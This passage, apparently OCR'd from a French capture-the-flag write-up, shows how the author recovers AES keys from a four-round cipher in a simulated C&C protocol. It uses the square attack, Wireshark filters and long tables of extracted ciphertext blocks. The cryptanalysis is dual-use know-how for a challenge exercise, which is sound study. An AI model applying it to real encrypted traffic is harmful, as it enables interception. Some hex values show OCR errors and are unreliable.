


Figure 5: Paquet donnée

5.2 AES

J'avais repéré sur le chiffrement et déchiffrement AES que l'algo n'utilisait que 4 tours. Je me souviens avoir vu que AES normalement devait être implémenté avec 10 tours pour une clef de 16 octets. De là, s'en suit pas mal de recherche sur internet, pour finalement en extraire la **square attack**.
L'idée étant que AES sur 4 tours et un échantillon de 256 blocks de données chiffrées, dont le clair n'évolue que sur un octet permet de récuperer la clef AES. On trouve l'implémentation de cette attaque en python ici `https://github.com/p4-team/ctf/tree/master/2016-03-12-0ctf/peoples_square`

Je suis maintenant certain que c'est ce que je dois faire car dans le protocol d'échange entre les noeuds/sous noeud/c&c les 16 premiers octets de chaque paquet sont xorés avec un IV qui démarre à 0.

```
Entête de paquet :
import struct
data =  struct.pack("<Q",0xd1d3c0de41414141)
data += struct.pack("<Q", 0x3730307261626162)
data -> b'AAAA\xde\xc0\xd3\xd1babar007'
IV   -> b'00000000000000000000000000000000'

data -> b'AAAA\xde\xc0\xd3\xd1babar007'
IV   -> b'00000000000000000000000000000001'

data -> b'AAAA\xde\xc0\xd3\xd1babar007'
IV   -> b'00000000000000000000000000000002'

...

data -> b'AAAA\xde\xc0\xd3\xd1babar007'
IV   -> b'000000000000000000000000000000FF'
```

Ce qui me met dans les bonnes conditions. Si j'ai assez de paquets dans wireshark, j'ai mon échantillon. Ce sera le cas.

Maintenant je dois donc :

- extraire les paquets envoyés par l'attaquant à la victime, pour obtenir la clef AES de la victime.
- extraire les paquets envoyés par la victime à l'attaquant, pour obtenir la clef AES de l'attaquant.

J'extrais donc 2 sous ensembles de la capture wireshark :

- tcp.port==31337 and ip.src==192.168.23.213 pour le serveur, clef victime
- tcp.port==31337 and ip.src==192.168.231.123 pour la victime, clef serveur

Je parse chacun de ces échantillons pour récupérer mon jeux de 256 blocks chiffrés. Il suffit de récupérer le premier block après chaque IV.




Figure 6: Paquet donnée

Cela me donne coté victime (colonne gauche), pour la clef server, et coté attaquant (colonne droite) pour la clef victime :

```
'00ae0d3ead0ff9d598c513d69f6fcd1b',**********'23253ba6e5665b69edda5eb312fa6999',
'b90f8fb57d37ab6aed53e0032ad04e95',**********'924c1b6eb59e594cf35cfd34611aff9d',
'b98612cf8e3bc0a60bd65e494e8c0c33',**********'cb5a34bbe5e44f56135552ba0b4994f0',
'd568edbbb71755fa9656b934e6b59748',**********'c88d5b8835e7368cac19ed7a6bbb29d6',
'aba648e3e6f7e415833a32eb1b6642b0',**********'1085a74f192515df54fbfbd8a932636e',
'edea3f9bf0f3505cc5e6f1a3f053c7b7',**********'9fd21bdd1b015523b7170b4f98f8b99c',
'3f8fdfdb486125582b2b6edb3209c12e',**********'80cfd5d8ccfb02d39fc3175490a144ce',
'e1d4f932f3968fd6fcdff63d4e27a302',**********'f5b4d5db952ddc70ad6be3345b959a0f',
'988a74cc99b8ccf235217bba395dafd3',**********'81fa70e7f4ccf751cd3bc62904538fec',
'00e1478433c907b76b4a2080f1ab8060',**********'96f4fa5657bbe8a7dd9ef2112462b141',
'a884efdae547ff8f640d785107991399',**********'11b33997d0ac7e8d94502f04c61b1f4c',
'5be78527e15d923cfe8587285c1577cc',**********'808cd06f60b022360df73a03f1f1297a',
'1bb86bef7e6da86c6ab2f79aba473f33',**********'ad6903221c0d10482fa5ea298e93d13a',
'b2dd257c1e26cae69bc36ccb059e0e71',**********'bd12648fd399535ef5488a81242a4410',
'889bb26789305d520049751834dbd671',**********'b2586a8ebbca0ce6d74d437094240d15',
'c9a246d6321baf29f4d42952c0239f08',**********'ff3416130790049490773785 8df7958f',
'bb8aa3006bcafa10ef623c86a00a861a',**********'4faa95d91ae83ef47cc93b7b14aebe3f',
'309cc77816e52c071868986f81dc07a9',**********'d9987d0fc677a02458aff5c0d38233d1',
'5bcd8e58388f8ff351f436f3429b1781',**********'fd1c4909211b68ed9502d6dd3c057821',
'e577661bfb07a8477cd173469d2decf2',**********'f55396f5c53b6e4475f9915e8572b9e1',
'5b0530b920d724880bbe5c86b3ae7393',**********'c80d9a5ea8430365b18a29a73e4365f4',
'44f9db91e0349b901d0296c059ab2954',**********'d55a2d72f3994ccdaba30eeb5674f1f1',
'62e4b483d341b96af741a76b985ad7d4',**********'b56e155eb8bb4fd513ed5924a5152e5a',
'376b584546087b2c0928bafcf45808b9',**********'380b0b81ed65f58a67aa38377965a7c6',
'05bf7a0efabfc9b18cadb7c5eaa48a0a',**********'6786be02792741126c730dd7a487ed3a',
'85aefbd647194996243fc1a34e95b778',**********'d4316eceff16f81dd1907165427bf961',
'928add2451942a5e016316bd7b0840a6',**********'963fe7c139ec281dec83c78a2ff9c319',
'041ae09096396121377ab5b15e4d4883',**********'e69a85d0e2485c2ce446f747cf4aa194',
'd65c9f36a07c32563f6ec778a76df0ee',**********'75f8eccdfa5098c44b2aae9bc8ae0481',
'74739176a5d4821e7ba230c6fd7d50fc',**********'ef1f9b7e01d17868791670db61758055',
'b05a7cf636be076dad660039b7c4652a',**********'30c88bf204c62f2f3870199a55f994a4',
'81a0762b24bbac134810f6c1b1090a54',**********'9f47d389b8f5c48f554b78dc8da90abb',
'62db5f4819e9f693c633cc8a1be178d2',**********'cec4d8ed83d0f2022acd2a7a83bc8353',
'7e05c197907b755287acd20194bc48d7',**********'fc03d55124f59ee471e05270e102f502',
'f093eaff88d9d691614002583f78400d',**********'fcd731c9e312bb59e871f850ab623d75',
'5fc86ade169e41f6658b845668803c43',**********'7c0fcce2d38032a7d267edaf106cbb3b',
'a9b06f6f05b56ab3c986f9255a7ed266',**********'ad62ce53514cf8a8b7c795a3ae8742bf',
```

```
'8ac39824601ed09c90bbe8964630b099',**************************'e1d73e14a3212c035b5e331aed17ec0c',
'dd20b9009b08a186473c2f73654a94bb',**************************'33e83abc55005cc014f77a409917b6c1',
'7ddd9d29256c2cf9c4ae227ea7420fb7',**************************'b0ed1fd7626ded895d893caed448b514',
'72495955e27c82a63b251dde42e43a1b',**************************'575d812939e6c602aa1c9d0cd1366816',
'f8602b108cb39aa8e69cba82a3355be6',**************************'50d91f01583ce54b28bff4ce0625f021',
'343419d51367642210a33fd7e8a903d1',**************************'908730a2e50128e4623f2d042d674c00',
'a3af0a445a2a867729864a99c5cfce39',**************************'05fffcd516cd42df60c4b8b8e30ee47e',
'06fccef791a0f52d163654057e098800',**************************'364ce618f98bb3aa5b2e6768e8f76fc5',
'3c1ed04781ecaf97077f9f7e73920380',**************************'4a90e6011ae228221ce93c7cfbb5a164',
'e46cc1f725487a07270e9c298dce9365',**************************'2b8e15eea9e236aa6028f7c2ea8efedd',
'66909e42c5052567fb85936cafbd4c82',**************************'7016ae43fb7f3adaf9c7dbcdf0dce5a0',
'6bf82c73b978272924fe34ad0b2bcb58',**************************'0645549e0865082d6672ff523b77a752',
'e04a48236a4716b6bce66b7a9c54b52f',**************************'9ff05db03e30f2d1913c6033c7061ad1',
'306ef183ba628dc1c6de6c9d22f0ee03',**************************'53f7a709ab0170c492538272e9618f7a',
'e6a432ca6a5a0ba002cc74f278d82dd2',**************************'75a25b9053cb3b2ba9b93a6e89cb8af4',
'e3b1cacd8df094a6b1d1fce4cb538274',**************************'ea38c0f021a2285efc3a241adff4343f',
'b12d590840d2e4c35e28d234a65a6396',**************************'e9ebf33a4d2e075dfab7117d8a1cbaa5',
'22d41a2278ba9e7746acc3627faadbca',**************************'c08021c2bece4832e5cfa88fa3c0b389',
'fab46b4ba7474e9bf9648eaf4f6f5b38',**************************'58620893399d052afa22d2595d07f699',
'ddfd43d7f4db7dd848c21ccaa86e1922',**************************'809464bd2afc03e9292e995a3eb42fd6',
'178b0087009d807a2df5acc0187e8139',**************************'1a32815d07cc7922c4e882dab21f22f5',
'678f0b4188ab7dfd99c367b73ee6a23e',**************************'e8c47134d431eae80e01269dad18a5d1',
'b56b938ece07df5bf21a37e56b9f1d3c',**************************'b7e41a17452afd3d4a2d59aa99c521dd',
'3cd9d43d5c4539063279b7b697bf2d99',**************************'2e574bf8c4412c3a38de423b5047023a',
'8b922e26c75b0d5be45784e918ad7936',**************************'a837d541e6289e6a4755a4dd3b005bf3',
'1b98643c8e0052bf5614817aa957d631',**************************'00f3414d34a89f0abb40f4680e63dde7',
'b8ba078f30633110f28f05dea4f20fa4',**************************'40afec7b279993ba78ac4750bccb7282',
'535a868925daf0d8737fcfd93e8dd825',**************************'4d15791f103fc9701a5aa97bbf309391',
'827c31ae61764c823252f3428afad21e',**************************'6f011e312da83a2463a78aa87c6c2293',
'3da305fc15088e481a88b445b6b65041',**************************'e77b88acfbf4212c47717b096c2b86da',
'2dcef3a4485e55e2e8df946af0ac53a2',**************************'c61882ad17487b49f31fd495ce3a5f36',
'830b67893f1354a4fd363ab6d2d33302',**************************'277796676e9c3a01fbfd5f91fe978555',
'85843bb717b34abdc0a205b0b35f5d8c',**************************'a9a056354cf4e7d1a4edde11ef4f351b',
'f4a25c47f76834db079996d6e4d501d2',**************************'3e3e5900722a44975482c0742a847a51',
'383db7fc14ef67015825d53f86109112',**************************'4b7804abad62707b19cd33f3ab470fd6',
'30ee293d3fa1b00819662dcc1bc2c03f',**************************'6f4b003621149f95cc407424ab10ac67',
'85dcfa5c5d95d5ea0ffe134d3599a84b',**************************'e7941cc2afe7430e38bbf875029dfddc',
'b79a6f180068db0ae03b39bac81277df',**************************'a564db1b2f2d5b422c13d7e8142c6adb',
'5259a79685230b9ac28470bcbc7ef3ef',**************************'34c29540038a503ac297415cdfc688e3',
'df7a562723b225eed0da2611007a0e7d',**************************'79e37eaef30e1b2844c37146354f1120',
'31b8858bb46488c92fa2928a287081db',**************************'2db9140893c40a32d751b526d2381b4a',
'59156e3f88b98d10dba545567f1d2314',**************************'cc369a51d9ce512faa77a0bc2e55dbd2',
'551022fd51583f9e4e6e79be19afdf2a',**************************'b5e87bb7f9f9f9706c78162fe49f3967',
'7fa9d69cff59971f731800cd290d3852',**************************'5135ade26d0baae9f6847b461341ee29',
'434a89c883d471cd874f790e13aec756',**************************'a530b7b7cd8fb5be41cebc1c6eb9ae70',
'e5f956b352b2c0239d3be8688f294dc7',**************************'1767f6a63207c1e38b622c88305567b2',
'f5b1a9c6c7376af31f27cb30d5f037d3',**************************'62a5469296d7b6a938b31b0cdf70a252',
'1decb8c62ea55b8b49654f5188072d6a',**************************'4834436ceb5f90578da1241d94a54c7b',
'8d9e98591c0159ef54f0ee048f8d63f0',**************************'f7b869eec93fe55acd20abf88887cce5',
'aa05adedb67cfdce5947475099cd0f99',**************************'65667cf1cc4bc751fec1e7af511f5fcf',
'f13797694d5a4a1b89507052b8a9fc0e',**************************'d1f0d705f91e7194fb8e739aa742b6d4',
'c473bccb58420dcb2ccbd1ecd2f5ca67',**************************'92e774e212f457e183dff46175daa3d8',
'fcbc92847f07a3088606a3cafdb5ae00',**************************'2ac82d57ebc385792816d64282bc3d9d',
'93f4cd3387f1e84dffa4f9754135048e',**************************'03eb55d1504793171bda8d3d1682907b',
'38bdf604545853be75a40719f0093e8d',**************************'b575cdec9c1081c8960cd2341f578868',
'2257ac6756e44167c224be5f34012b9a',**************************'a33e6ac3ba98504c79198cdb95f11c32',
'fbd7909f366d60cade7b77641a274e95',**************************'96de965d862a6d770ad2871656933aa8',
'7fb01df12ef0f630384528a34779b0c4',**************************'e8127c3d5b663f843c91b006e7d1724c',
'effebabdad4fc503e3b25f4f1f1d9ce4',**************************'edd06feadfbd0a142456ee2de8b7d303',
'c5d8054a3cb6869de5be8de9b26adbe0',**************************'4c91631be6e7c69e15072cb7fb8d53b6',
'c4c30c1aa86f36d954f24f3b78543308',**************************'4c5a776d5fabd40f740b67d86355bd55',
'bce5cec802d110dd86427c81fc98561e',**************************'950ddaa4a2cd3eec5297583ece636fd5',
'f2d805ca29988f92e2cb34fa0196db65',**************************'0f47dfef0ca323b9d5f041b321276ec1',
'2e79faabdd597f4df5e01512c34c4ab8',**************************'0ca42d09f6fe29b1aff156b4d280d5fc',
'9493582686e854653b32d6acf8076075',**************************'4eed918cef3bd5ee119a0246b1447423',
'b3176285e071b50bf6b69691e8830a59',**************************'79a39d63e5f78a3ad7964c1ebebe6d03',
'8f4f93f935f5d83d9e76dad0bced13c5',**************************'00c1e6bba20621a63d1b06686d47673e',
'2a0dea5e21d177397f892fe2dd615dff',**************************'14ea4cb705c35458814de92a1ab3503c',
'fe35d2d21a039ea4c4671bf660c3667f',**************************'3cbe2f5db29190dec7660e667556edf2',
'4ee631f72a838292ec80f6458e49f024',**************************'0c5763d7e15ad4b8b035701472162605',
'8315bc4733f9a78782ac2ab7f633324c',**************************'7302ae37980f0d2158fb780c901f376b',
'70a72d53ff8c47274d15c02d7e5b6a2b',**************************'9634ca886796bb403c887a5607bf59cb',
'3e8b88a5076e80bd7e13275763bc3373',**************************'51b5f123a7b6067156874dddd0fab785',
'35d90b6a424fbfaba4c87e04154a0fac',**************************'8a4b7b040a194e5b44054be24733eeac',
'357c21d6cebc7c88a15b0167ffab37ca',**************************'bb010a4e8b9baf4dac215d2896206a89',
```

```
'eba2dce887288837714446e6d0bea475',**********'509ee9ffb78d13d91d910ef53f8699fc',
'247a630694d7f4b03e78de3cda34c17e',**********'996776a6c7efae8e95ad2f4cc0a5a21a',
'da29a09151bb76d9b252cb43e230430a',**********'6f7f80846ceae012715997169a9cccc0',
'676c9736ec2197551149b2b65694773d',**********'4f6ed8ac628009980516fdde89e2b446',
'99686492b790d7c8086d845d8d54995e',**********'f073da22ad8f4a831689984a53556b56',
'07c4166881l5c975b04a5538f1aa3e9d',**********'fc9d3bc71dda18f0cf5e51f9e45d4d5b',
'aa0b5c025affc0e4f42aa7cc4a23cbd9',**********'b4247a751cac71b3ba71d4ee35c3032a',
'd0e7c451d7aa010dbb873975aa798bb7',**********'01055beb1c8dbc35d840e12bf6ca1aec',
'8cc4af4da1f7f0704bf6fee2742d8973',**********'a12d3707949a0462cbdf191c963d472f',
'28284e6821f6b5c4fb4850f4fc0c6793',**********'c75fe34d551a0db5f8e8652dad9d4641',
'bcb28cdda33fe00372b650d763df535b',**********'5d86a51d0cdcce04253e0be486d144f1',
'd03f252c4bbb67409d6343c6f84dbae1',**********'82a53c4ecec31c7051ad8520b16c95ac',
'1e0e5b91bf01761355df5124fb4413e9',**********'9cbdb7bd1137ea6ab5015d9841703a5b',
'ffc3c96b74eb2720b611dd74c14b4560',**********'fcac64b59dd826f2d8fb53b194181967',
'89b2e22046f82be5349ce41922f9c060',**********'5b011dd83f98028d4310f7b6a3b757fa',
'063dbb44d984d9bbbbade1de5d4c158e',**********'a505d880cd5a2b6fde8bfdf563dbb6cc',
'6de9276f332bee9ca65f1124b07a6ba3',**********'b19b7d3b61f009d11a275b59f5db167e',
'833e6602a278c7e42ded70adc53d7066',**********'18c07ccaa85e6dad47109402a849a6aa',
'961fcb232377b7e06f6acfd9bace786b',**********'085ed00927f7b4afea9d2fa7b67e3f4a',
'fa311ae4f54695794f4fc2d2f2da728a',**********'89c2b6dac2c6030f8e3611b952748634',
'f82e26ed0c824de3874fd287a74a5f88',**********'4bb4c55d3891f55879c3e4049679a126',
'eaab52ac77b419628329124ad8433a1c',**********'25a7b496c0dcf4e31cec0fd946aa72ee',
'75c90e1f599921c5c859a8f040770eb2',**********'a828b76bec16ae52797e67c33c60c353',
'ab5c6dbee41e592191d4464306f5afcd',**********'8bd9058a9ed423149a8946ab081dcb3d',
'971d8f857e7af4278d0b1e9b1cb0a0f7',**********'89000f983d7c804bb1099251e297118f',
'ee9edc8bd80971583f4a98aee71580d4',**********'a6e41d3925517f3d2ec73442a3db7ef5',
'd141ed10d53c874371b2ac8a7c5ef05b',**********'b7b4c38c4230b79b4c23b2f1c02af8b0',
'4be0c7e3cb6ab14ff1b7ecc9e3d1ffbb',**********'e9048106fe1e829cd19acfcf90f0a75e',
'f9605b6278f6dfe5ec559e03585f8a11',**********'0a53cda515fc287be4c46c0b603fa415',
'40db8d4b228f8de79b35fa0d034f481c',**********'334baef6d55ce33c59838a79f44ede33',
'52c26dd5a9e04ddcf1d935c5219d6c25',**********'ef532b555f9ea7139c2306fab2bf0891',
'4a0ea090cc0c109c4133295e313e91e6',**********'f4c6f7f79326fa027bd8fc539f2984d7',
'8af47205e60af1ae12ad465840c686b0',**********'bd9e1f1ec7edd2fb2324fde83430eb6d',
'422046f246d1ffdaebeb5a93aa21e5f9',**********'2f0276133dc42edb191bcbef60f12eaa',
'4d4733ce1c3d6c12e58fd9323046770b',**********'dd8cf17510b7b91ebf353fc6c08a00c6',
'1716ac0560b7a3ca9fb3dbfb37cc1794',**********'c0e5a6dff2afbe354879910500fa4720',
'db7900fc8075613a6c19b8576a33a227',**********'a89e167552e58faa5898ce205f6cac99',
'83fa28f0d21ce428c5db7eb33b8a60e2',**********'c1b9f55f588cc5a058eef822d7cb72dc',
'2ed78d0fc9b48396b71edc2c8110d2e4',**********'3a8de7a24fbb49013db14f58d0980a06',
'3c3d36a8bf2b40c4e4166f66853bab96',**********'34cc572c0cf16ee78c265df415329834',
'c235e25883b1f585c5e3816ba05cf9be',**********'38210337fc1490ad1779c98cdd0ea649',
'b1cc7a022fdf9af24c74430c25faa462',**********'09506c85b444ca1b1e585c5e436f3629',
'669253e7091be190614e67f0bf7a645e',**********'1375575edabb7e3c8410210f4ac4523c',
'469b6cec78222ae1a95f7a270013066e',**********'29325186511ddbc22165d3e68484ba8e',
'3d675b760e802f253c5dfadecb009244',**********'8ee4a5d857b68aee17d3d09bf38024f2',
'6c89eef618d725fb406829454a29a1d3',**********'e3e96cc09939a5de20565345aa8fdb3c',
'f7231829d9335198f72251210686e7d1',**********'302002df2fc47261c4c9e29f13b3f4a5',
'882671ce3b11621e9dadaf977c80d317',**********'52a09b927d6808f8ccc2539bac1954a0',
'78c04769fb2bc6459c4638282bb34935',**********'3e78907c093a0c5ea0db288b17f86470',
'ce89619381be70a82c231d1f33e91b3c',**********'bbcbbfce3e62b84f69888a963785e0c4',
'6237204c7b08eea27504454cb2770a50',**********'7a5629b7ca9a4512b617a77df0431ecf',
'f41de37e58cea446116d2a997588e4a7',**********'5954b3f7c9693e543599ced69c301ae9',
'962cd5c8bd5a42acb58dae96e41adb3c',**********'35ece3669a5884789522fc391eb46141',
'8b746ab4e6aeae01327e2a1704daf99b',**********'f43e240427577d1cbac0ca66944f6693',
'95adb5256f523e0fea83e9a0e4f1dd45',**********'9538612b5a079f5ef64a35ab8e6f3246',
'eaa0f69560b1a4c33fb2714fccf0efa4',**********'ccbc3785969c601a8eff4925e11005ed',
'9f2cc71ff48600fd3b03d42bb28ac261',**********'b07ad9841e055f8c51815021dbb522fc',
'7b6aa20d3e308819bc5b26fcde42e68b',**********'2ea42bc4b031852afbb733d4630242f8',
'56c14dd2bb6e2f48543ad6e00827710a',**********'6f2c1d1f31f848e4facb1b722f4e0bfb',
'834b677f4541fff2a664a9413953df50',**********'a17945f94417cff8794514afff034f39',
'71c4ef756d636cb1557a1b61a8131727',**********'963750d6388b6eb485e08d8503a2de8c',
'3e5678cec4222b59cb65e0f82ca7fb43',**********'644252bf050358e131fee18661252cef',
'ee3576f21dfd5ba71cad6d35088822f5',**********'cd832b3116a42506f8f6a5b166931121',
'68ab5dc0d01b75e1cb3f3cef17018800',**********'717875d77087f824a6029280c968287d',
'65c923964f48bed04f1feeff70d14a0e',**********'05ea0f150dcdf82d792a2de64e129213',
'74965c641d4124262fde609add07047e',**********'7a8563f7d41a6c6da357a88655fa1561',
'578f74e6dbc1c19932f163040e9daa37',**********'c4ac76621816eb9fe6e8162cc343e369',
'1e8f4e0ef4b1c8ec397bb3ea91f244f7',**********'16b945bae71fd95a5ff84175c962b77b',
'6d2a3133eb639c86e5691bad5cd3fb88',**********'8501158084141d418572f1dc84445767',
'af31a6aa2ee852d97a83365c10f7c856',**********'92856bce604ce28b14519db2d260625c',
'5ba649feaa98c56bd8a44c99847422e8',**********'5eca268ea50a6be5a2570b56d9c5e96c',
'8ec2ca9caa83a1bdfe0344d75ba54f33',**********'7e915baaa393d173e46d9dad21d4172f',
'9880e7d6dc7874c0f23ef61d58ac8be2',**********'0c8b30faac29655ec8071461926bc114',
'5014bd5c1cff026a66d93f05797db3a6',**********'57f37d9d4ad4c3e2757758065eca2b42',
'7eebbcf4fd8ab1acc257c0f971c8a594',**********'f616b56885ce28ea1476e06c1737fad2',
```

```
'e8aa01eb8d71632562645bcd47cbd9e7',**********'bcc7ce3b8b055f0d515351de3b5f2e84',
'4e1b7cf99e1cf730b7b1173cca79c215',**********'dac8a14fc2fe3ea20ad6f0473a87cc62',
'83195e158408eeaa5924761b5e897528',**********'a00340690365df86cdcfce4c28c02d37',
'0f879a60c57d2144cf34485a645ec3eb',**********'4a9e88438893bedd5d9a7ac08acdc1e5',
'7d81c5c96eb8a72b05e45acb33093499',**********'0932bdea7113c3c4eebc6ff73050839c',
'4f4cde2e3dcecc1538aa5603d03a7a7c',**********'4f0303720a4b7752ade30e09d6b8e882',
'c3a4f63daac821273de56e051054c6e2',**********'2ca85fd457dd57facafbf5e3a1990ba4',
'ead0632fe7ea3dcbd9f088138485523c',**********'483f4acd4b386413d9f80cd5394a1234',
'fa4abbee2e4d0e7ea3509a4fd6efe2f5',**********'d015ca5d2e75a314e7c8905073cb28b5',
'd63b30d2dbaf36f1629ff4c6f440d137',**********'a9920aa88c155a90bda85d2789c2ecdc',
'b6b5418e6851654881c4ce5af461f8fa',**********'a0c6343d592c2bf398801349bc7dd3f5',
'8e06f9b20eb0c00f6a2c25f9b9635520',**********'2a231ba37e1521005e7b5b2f3cfd607f',
'03ecbf5663cf50d25d37dc2fd8a09672',**********'fde67b52f0a49cdaca0d062010e8c405',
'bbddb2b2c9b7b6aaa7177a7f4089e6ef',**********'761f4c8ed2e8e4b8af094a46750c8ee2',
'cbc6f66bb9660495e98962d838fe3591',**********'c6ca3e281205d1256a3140bef2ab8423',
'6d78115bb793123e57d15331ee47e793',**********'eb0701c00418e56b97ca38f815dc73b9',
'0347bc3b3787646dc711549f70180840',**********'9aa3e994778b72abc01312a46b42b88b',
'4bdf4c597475b9faa6c0a396a973c563',**********'1088a3225e12cc10bfb64acffa1dbd41',
'7b8224393d1b26f27699abb128f84ae7',**********'d3a1c12a723efa9538744aa4951b8237',
'87e6c8e2c60818a0a191929fa8963c10',**********'b08ba1cde457a195462398b2b6c26304',
'ac1fe32fd8f4bb9a5c65843f3394e922',**********'f79ff713d12f9a584cb50e6ea83edf72',
'b81ec0609504d30ddd85a2a79b395e80',**********'45e06760b18a1e9298012255692bcee6',
'e985cd0e0e29123c338f5a21d8b9e609',**********'2dbfa5e0515673790a3084402a8b5939',
'a70953efdccfca2d0f5b74dc947192ba',**********'407e7f9feb45760a82d69213ef8bcd6e',
'bc3e5eae593b90404e8954a4ae65739e',**********'de4dbd60bddf5a1bc9827f4392d2a218',
'14ced308c472eb27175c7fead5c700dd',**********'5d0eefbe93d9c594ef0e50768f0a3f35',
'249c75ec84d87355a103280bcf40e27b',**********'d7b7c6e36e22916123e47dfd4391cb45',
'b21dc698353efcf2846052f6d729d526',**********'1748502c67e4b10b7cbb6b3c821d3e31',
'04b3d910fc70ad7d2dade7a16a1793e5',**********'2fe1d03787e75615ada49632df8c5165',
'c7f9f7113aabd274b39c71b32b974137',**********'335144fccbe2b392cfad5156ebeab148',
'2b4a187cf19328b2e4b7610f035bb8a9',**********'538fa9e64a3f98a14afd4c825e7623f4',
'59a02f9f472375263aa5b27188d7e57e',**********'799d7f847e1ef3ff6f54c739cb31966e',
'f76438cf621ff12c0baa5bc3ac7850f8',**********'9a285d3f09be2764b8ec9eee55f05335',
'98d923be5f358e663f838e7eb632e5b6',**********'276886a2ec415b40fd380519db1816e9',
'2d91b6ed6896c5c6ab36bf066603ef66',**********'5e72b0e6c9ae5099e7d176987b0ca4b9',
'c1cc96438aeedd87d12bb3797363c50a',**********'8d62ddf7240f90208c35c083e2bce0d2',
'f078f5f35df97d38984c8227f06d314c',**********'829ece978ff435e4dc85953dd91ebfbe',
'cd6b437eece41a1bb7a11337dec19033',**********'2131b8a46b56837c0d8583b273d390d1',
'9c8e3d0d9e39f00090c3fbaaf408f3f7',**********'63490c5d04943304fcdd6b2e0246c8d8',
'951cea126c2458b9f3c6d91f85858f39',**********'9fb2114c4a0a7000bac0274e3d770a9a',
'fe3623e7157d0b41d65901c68f54163f',**********'e97b004fe3e64f72bdf17619c57c5ee5',
'dc064ed1d4469e037b9c739c4082c6ae',**********'99d8c81e4b532441614a850955c60f6e',
'80c34cdf190ca306ee361d3d7df421c6',**********'83a95d62ac1ebf818255ae9a6d850868',
'6a152fa6ee8cdeaf6a58d6888ea72f2c',**********'d41ed1b3fddb866bffe307c7d2879e3d',
